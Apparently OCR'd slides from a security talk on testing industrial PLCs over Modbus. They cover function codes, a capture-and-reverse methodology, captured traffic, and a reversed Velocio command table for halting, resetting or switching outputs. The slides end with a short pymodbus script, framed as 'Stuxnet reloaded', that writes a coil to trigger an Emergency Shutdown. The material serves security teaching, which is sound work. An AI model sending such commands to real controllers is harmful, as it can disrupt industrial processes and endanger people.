2 bytes	2 bytes	2 bytes	1 byte	1 byte	n bytes
7BE3	0000	0006	01	03	08D20002

MODBUS DATA CODES

Function Category			Function Name	Code	Hex
Data Access	Bit access	Physical Discrete Inputs	Read Discrete Input	2	0x02
		Internal Bits or Physical Coils	Read Coils (outputs)	1	0x01
			Write Single Coil	5	0x05
			Write Multiple Coils	15	0x0F
	16-bit access	Physical Input Registers	Read Input Register	4	0x04
		Internal Registers or Physical Output Registers	Read Holding Registers	3	0x03
			Write Single Register	6	0x06
			Write Multiple Registers	16	0x10
			Read/Write Multiple Registers	23	0x17
			Mask Write Register	22	0x16
			Read FIFO Queue	24	0x18
	File Record Access		Read File Record	20	0x14
			Write File Record	21	0x15

COMMON MODBUS FUNCTIONS

READS			
01	02	0000	0006
Unit ID	0x01 Read Coils	Start Address (2 byte)	# of bits to read
	0x02 Read Discrete Input		# of bits to read
	0x03 Read Holding Registers		# of words to read
	0x04 Read Input Registers		# of words to read

WRITES			
01	05	000F	FF00
Unit ID	0x05 Write Single Coil	Start Address (2 byte)	value to write
	0x06 Write Single Register		value to write
	0x0F Write Multiple Coil		Write
	0x10 Write Multiple Registers		Write

PLC TESTING METHODOLOGY

1. Functional Analysis
2. Communication Capture
3. Capture Analysis
4. Endpoint Impersonation
5. Exploitation

FUNCTIONAL ANALYSIS

Obtain required software and hardware to establish an appropriate connection to the field device, be it a serial port, infrared port, or digital display. Identify the intended functionality and features of the interface. Identify any unprotected or high- risk functions that attackers may be interested in exploiting, such as firmware updates, configurations, or security table reads.


Goal: Gain an understanding of the interface feature set and identify functions that should be targeted for later tasks.

COMMUNICATION CAPTURE

Use a hardware or software tool to intercept normal communications on the interface. Capture all identified target functions from previous tasks.

Goal: Obtain low-level capture of targeted functions.

COMMUNICATION CAPTURE


Modbus Poll - [Velocio.mbp]
File
Edit
Connection
Setup
Functions
Display
View
Window
Help
05 06 15 16 17 22 23 TC
Communication Traffic
Exit
Continue
Clear
Save
Copy
Log
☐ Stop on Error
☐ Time stamp

```
Tx = 22: Err = 0: ID = 1: F = 03: SR = 1000ms
```


	Alias	00000
0	State	5
1	Timer	10514
2		0
3	E Timer	0
4		0
5		0
6		0
7		0
8		0
9		0

```
Tx:000000-01 03 00 00 00 0A C5 CD
Rx:000001-01 03 14 00 03 11 4F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B6 3D
Tx:000002-01 03 00 00 00 0A C5 CD
Rx:000003-01 03 14 00 03 15 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 83 47
Tx:000004-01 03 00 00 00 0A C5 CD
Rx:000005-01 03 14 00 04 19 2D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 55
Tx:000006-01 03 00 00 00 0A C5 CD
Rx:000007-01 03 14 00 04 1D 1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C FB
Tx:000008-01 03 00 00 00 0A C5 CD
Rx:000009-01 03 14 00 04 21 0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 CD 62
Tx:000010-01 03 00 00 00 0A C5 CD
Rx:000011-01 03 14 00 04 24 FB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2B AD
Tx:000012-01 03 00 00 00 0A C5 CD
Rx:000013-01 03 14 00 05 28 EA 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 89 57
Tx:000014-01 03 00 00 00 0A C5 CD
```

For Help, press F1.

Port 9: 9600-8-E-1

COMMUNICATION CAPTURE


Device Monitoring Studio
File
Edit
View
Sessions
Bridge
Tools
Window
Help
USB
Serial
Network
All
Devices
VelocioComm (COM9) - Packet View
Complete
URB View
Audio View
Video View (Legacy)
HID View
Mass Storage View
Still Image/MTP View
Communications View
Protocols List
Selected Packet
MODBUS Send
HID Send

Packet ...	Time	Time Diff	Direction	Status	Function
00000032	2019-11-29 15:03:17,5359008	+0,0004746	DOWN	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000034	2019-11-29 15:03:17,5360764	+0,0001284	UP	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000036	2019-11-29 15:03:17,5364267	+0,0003284	DOWN	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000038	2019-11-29 15:03:17,5369877	+0,0004018	UP	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000040	2019-11-29 15:03:17,6530083	+0,1159993	DOWN	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000042	2019-11-29 15:03:17,6531972	+0,0001386	UP	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000044	2019-11-29 15:03:17,6550370	+0,0018253	DOWN	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000046	2019-11-29 15:03:17,6552311	+0,0001423	UP	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000048	2019-11-29 15:03:17,6765474	+0,0212919	DOWN	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER
00000050	2019-11-29 15:03:17,6767649	+0,0001288	UP	0x00000000	URB FUNCTION BULK OR INTERRUPT TRANSFER

```
000042: Bulk or Interrupt Transfer (UP), 2019-11-29 15:03:17,6531972 +0,0001386. (1. Device: VelocioComm (COM9)) Status: 0x00
Pipe Handle: 0x8b6ec0e0 (Endpoint Address: 0x82)
Get 0x8 bytes from the device
 56 FF FF 00 08 F0 06 01                     Vÿÿ..ð..
```

MODBUS Send

This component is in Trial mode with 13 evaluation days left. It is ...

Session: New Stop

Mode: RTU Mode

Address: 15

Function: 0x01 - Read Coil Status 1

Parameters

Result

Result Length: 8 Send

Status: OK - Press the Send button

CAPTURE ANALYSIS

Analyze interface captures, identifying weaknesses in authentication, authorization, and integrity controls.

Gain an understanding of how data is requested, and commands are sent. If the protocol uses authentication, attempt to identify the passwords or keys being sent before a session is established.

Goal: Identify potential vulnerabilities and attacks.

MODBUS RTU PAYLOAD

01	03	0000 0003	05CB
Unit ID	Function	Function’s Data	CRC

Name	Length	Description
Unit ID	1 byte	Slave Address (255 if not used)
Function Code	1 byte	Function codes as seen previously
Data bytes	N bytes	Data as response or commands
CRC	2 bytes	Cyclic Redundancy Check

VELOCIO PROTOCOL REVERSING

Command	Magic Bytes	Length	Function Category	Function Data
Play	56 ff ff 00	07	F1	01
Pause	56 ff ff 00	07	F1	02
Reset	56 ff ff 00	07	F1	06
Step Into	56 ff ff 00	07	F1	03
Step Out	56 ff ff 00	07	F1	04
Step Over	56 ff ff 00	07	F1	05
Enter Debug	56 ff ff 00	07	F0	02
Exit Debug	56 ff ff 00	07	F0	01
Set Output 1 OFF	56 ff ff 00	15	11	00 01 00 00 09 01 00 00 01 00 01 00 00 **00**
Set Output 1 ON	56 ff ff 00	15	11	00 01 00 00 09 01 00 00 01 00 01 00 00 **01**

INTERFACE ENDPOINT IMPERSONATION

Build a tool to impersonate/simulate the field technician software while communicating with the field device interface, or the attack tool could simulate the field device interface while communicating with the field device tool.

Goal: Obtain a usable attack point to perform later tasks.

EXPLOITATION


Based on the findings from previous tasks, determine feasible attacks that can be launched on the field technician interface.

Goal: Create proof of concept attacks to demonstrate the feasibility and business risks created by the discovered vulnerabilities.

STUXNET RELOADED

What if I can build a script (aka malware) to interact with our ACE 11 Velocio PLC and run the Emergency Shutdown Process?


How? Python ‘pymodbus’ interface



```python
#!/usr/bin/env python
from pymodbus.client.sync import ModbusSerialClient as ModbusClient

with ModbusClient(method='rtu', port='/dev/ttyACM0', timeout=1) as client:
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
    raw_input("Press ENTER to enable the Emergency Shutdown...")
    client.write_coil(15, True, unit=0x01)
    result = client.read_coils(10, 8, unit=0x01)
    print("Emergency Shutdown is running? ", result.bits[5])
```

Type	Function	Function Data	CRC
Request	01	00 0F 00 01	CD C9
Response	01	01 00 51 88	
